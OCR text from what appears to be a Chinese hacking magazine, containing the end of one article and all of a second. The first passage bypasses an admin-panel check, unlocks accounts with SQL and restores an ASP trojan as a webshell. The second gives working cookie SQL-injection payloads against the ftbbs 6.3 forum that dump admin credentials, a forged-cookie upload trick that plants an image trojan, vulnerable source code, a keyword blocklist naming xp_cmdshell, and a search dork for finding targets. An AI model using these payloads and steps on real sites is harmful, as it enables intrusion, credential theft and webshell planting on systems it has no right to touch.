


图8 账号被锁定




图9 执行SQL

这个时候可以先欺骗“/Sql/index.asp”文件(在线执行SQL语句，这个文件只是验证job_admin_Name、job_admin_PassWord、job_admin_flag的值是否为空，不为空则正常显示，所以不必担心不能欺骗的问题。)，执行SQL语句：

```
update admin set flag=1,locked=0
```

如图9所示。

修改后再去欺骗admin_index.asp就OK了！进了后台，当然是为了获得WebShell，官方的database_menager.asp(ACCESS数据库管理)文件被管理员删了，所以我到网上另外找了个站来测试。到百度以关键字“设成主页 收藏本站 收费标准 个人博客 超级搜索器 ”搜索，随便找一个就行了，欺骗进后台后，“新闻管理”->“添加新闻”->通过ewebeditor上传一个图片，然后访问database_menager.asp文件，如图10。

这里的“备份数据库路径”和“目标数据库路径”在网页中的maxlength属性被设置为0，我们不能更改“备份数据库路径”和“目标数据库路径”，不过可以通过抓包，用nc提交来突破限制。这里我选择用IE恶搞迷修改源码来突破限制，运行IE恶搞迷，把左上角的“放大镜”并拖到备份数据库的那个网页上，程序会自动






图10 访问database_menager.asp文件


图11 修改maxLength

抓取网页内容，把源码中的“maxLength=0”修改为“maxLength =100”，点击“开始恶搞”，如图11。

这个时候就可以恢复asp木马了，如图12。


图12 恢复asp木马

四、结语

文章就到这里了，如果文章有什么不对的地方希望各位朋友指出，有什么问题欢迎到NoHack论坛找我讨论，我的id是：mystery。

编辑点评：

很喜欢看到这样的文章，对以往期刊中文章所遗留下来的问题进行更加深入的或者从自己的角度予以分析和阐释，以解决以往的遗留问题或者分享自己的分析心得，希望有更多这样的文章出现。

cookies注入+上传击溃ftbbs6.3动态版程序

■ 周琨琦

从本文可以学到：

1、ftbbs6.3动态版漏洞分析

2、cookie注入和上传漏洞


今天闲来无事，到站长站下了一套代码来看，名字叫做飞天论坛ftbbs6.3动态版，好像还具有博客功能，呵呵，就让我看看它的安全性怎么样吧。

一、cookies注入漏洞

呵呵，让我一找就找出了一个注入点了，在根目录下的blog_edit.asp中有如下代码：

```
<%
userid=request.cookies("clubuser_id")
%>
<!--#include file="memberinfo.asp"-->
<%
...省略若干代码...
sql="select * from ftblog where id="&request("id")
set rsblog=server.createobject("adodb.recordset")
rsblog.open sql,conn,3,1
%>
```

id没有过滤就直接进库查询了，这个利用起来是需要注册的，于是我们注册一个账号，进入博客空间，发表一篇日志，然后点编辑日志，如图1。


图1 发表日志

我们在id=13后面加上and 1=1返回我的日志，and 1=2返回空，还想什么，直接丢到明小子里，结果怎么样也跑不出表段，没有办法只得手工了，在后面加上了and (select count(*) from ftbbs_admin)>0，结果出现了以下的画面，如图2。

真是粗心大意啊，在包含的conn.asp中有如下代码：

```
<%
'Response.Buffer = True
Dim conn
dim qs,errc,iii
qs=request.servervariables("query_string")
dim nothis(17)
nothis(0)="net user"
nothis(1)="xp_cmdshell"
nothis(2)="/add"
nothis(3)="exec%20master.dbo.xp_cmdshell"
nothis(4)="net localgroup administrators"
nothis(5)="select"
nothis(6)="count"
nothis(7)="asc"
nothis(8)="char"
nothis(9)="mid"
nothis(10)="'"
nothis(11)=""""
nothis(12)="insert"
nothis(13)="delete"
nothis(14)="drop"
nothis(15)="truncate"
nothis(16)="from"
nothis(17)="and user>0"
errc=false
for iii= 0 to ubound(nothis)
if instr(qs,nothis(iii))<>0 then
errc=true
end if
next
if errc then
Response.Write("对不起，非法URL地址请求！")
response.end
end if
```





图2 非法请求


图3 cookies注入

原来是这样啊，难怪工具不成功了，不过它只定义了query_string，但是好像还可以cookies注入哦，ftblog表中有21字段名，于是我在浏览器中输入**javascript:alert(document.cookie="id="+escape("1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from ftbbs_admin"))**如图3。

然后打开http://www.**.cn/blog_edit.asp,如图4。

原来出现标题、时间、内容的地方出现了相应的数字，我们再在浏览器中输入**javascript:alert(document.cookie="id="+escape("1=2 union select 1,admin_user,3,admin_pwd,**




图4 探测字段




图5 暴出用户名和密码

5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from ftbbs_admin"))，重新打开http://www.**.cn/blog_edit.asp，如图5。

管理员的用户名和MD5加密的密码呈现在我们的面前，这时我们可以破解MD5密码登录后台，添加.cer文件的上传，别忘了更新缓存，不更新缓存，添加cer文件上传仍是无效的，上传之后就得到我们可爱的shell了。

不仅有这个文件存在cookies注入，在根目录boker.asp，myinfo.asp，myblog.asp，setupmb.asp，myphoto.asp中userid均没有过滤就直接入库。

二、特别的上传漏洞

如果根据以上的方法得到MD5密码，但是你又在cmd5等网站查询不到MD5密码的话，那我们是不是没有办法了呢？要想击溃一个网站的最好办法是什么呢，没有疑问，那就是上传文件出了问题，我们就来看看它的上传文件是怎么写的吧！在根目录下up_photo _act.asp中有以下代码：

```
<%
userid=request.cookies("clubuser_id")
call FTBBS_HTML_MB
url=Application("FTBBSMB")(10,0)
upfiletype=Application("FTBBSMB")(12,0)
upfilesize=Application("FTBBSMB")(13,0)
if Application("FTBBSMB")(7,0)="M" then
  inFolder=year(date())&month(date())
else
  inFolder=year(date())&month(date())&day(date())
end if

myFolder = userid
call makefolder(myFolder,fso) '生成文件夹，成为bokeer已生成

dim upload,file,upfile,formPath,ServerPath,FSPath,formName,companyName,oFile,upfilecount,SaveFileName,SavePathFileName
set upload=new Ftbbs_Class
upload.AllowExt=upfiletype    '设置上传文件类型
upload.GetData (upfilesize)    '取得上传文件大小

photo_name=upload.form("photo_name")
photo_note=upload.form("photo_note")
if photo_name="" then
    response.write "<SCRIPT language=JavaScript>alert('相册分类不能为空！');history.go(-1);</script>"
    response.end
...省略若干代码...
sql="select top 1 * from ftblog_type where userid="&userid&" and blogphoto=1 and blogtype='"&photo_name&"'"
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,3
if not rs.eof then
    sign=rs("sign")
end if
rs.close
formPath=userid
FilePath=userid&"/"
if right(formPath,1)<>"/" then formPath=formPath&"/"
if upload.isErr then
    select case upload.isErr
    case 1
        Response.Write "<font color=red>上传文件不能为空</font>"
    case 2
        Response.Write "系统限制上传文件大小在<font color=red>"&upfilesize&"</font>字节以下."
    end select
else
        for each formName in upload.file '列出所有上传了的文件
    set oFile=upload.file(formname)
    filesize=oFile.FileSize '取得文件大小

    vfname = makefilename(now())
    Randomize
    Random=Int((1000 - 100 + 1) * Rnd + 100)
    vfname=vfname&"_"&Random
    FileExt=oFile.FileExt '取文件扩展名
    fname = formPath&vfname & "." & FileExt
    todbpath=vfname & "." & FileExt

  SavePathFileName = Server.MapPath(fname)
  upload.SaveToFile formName,SavePathFileName '保存文件
  if upload.iserr then
    Response.Write upload.errmessage
  else
    if Application("FTBBSMB")(15,0)=1 and FileExt="jpg" then
          imgtmlogo fname
       end if
    sql="insert into ftbbs_upload (upload_pic,file_type,upload_size,upload_ext,userid,pic_note,photo_name,sign,bbs_blog_type,clubuser_id) values('"&userid&"/"&todbpath&"',0,'"&filesize&"','"&FileExt&"','"&request.cookies("name")&"','"&photo_note&"','"&photo_name&"',"&sign&",2,'"&request.cookies("clubuser_id")&"')"
    conn.Execute(sql)
    closedb
  response.redirect "up_photo.asp?success=Y&pic="&userid&"/"&todbpath
  end if
  set oFile = nothing
```

似乎没有什么问题，但是仔细一看好象有不对，它重新建立一个以**userid**命名的文件夹，可是**userid=request.cookies("clubuser_id")**，userid是从cookie中取得的变量，我们可以更改，如果我们更改一个**1.asp**类似的文件夹，那不是通杀2003的系统了吗？想到这里我抑制不住内心的兴奋，赶快试了一下，新建一个相册，在游览器中输入**javascript:alert(document.cookie="clubuser_id=1.asp")**，如图6。




图6 修改cookie中的clubuser_id

我们这时再上传我们的图片马，如图7、图8，呵呵，搞定了。

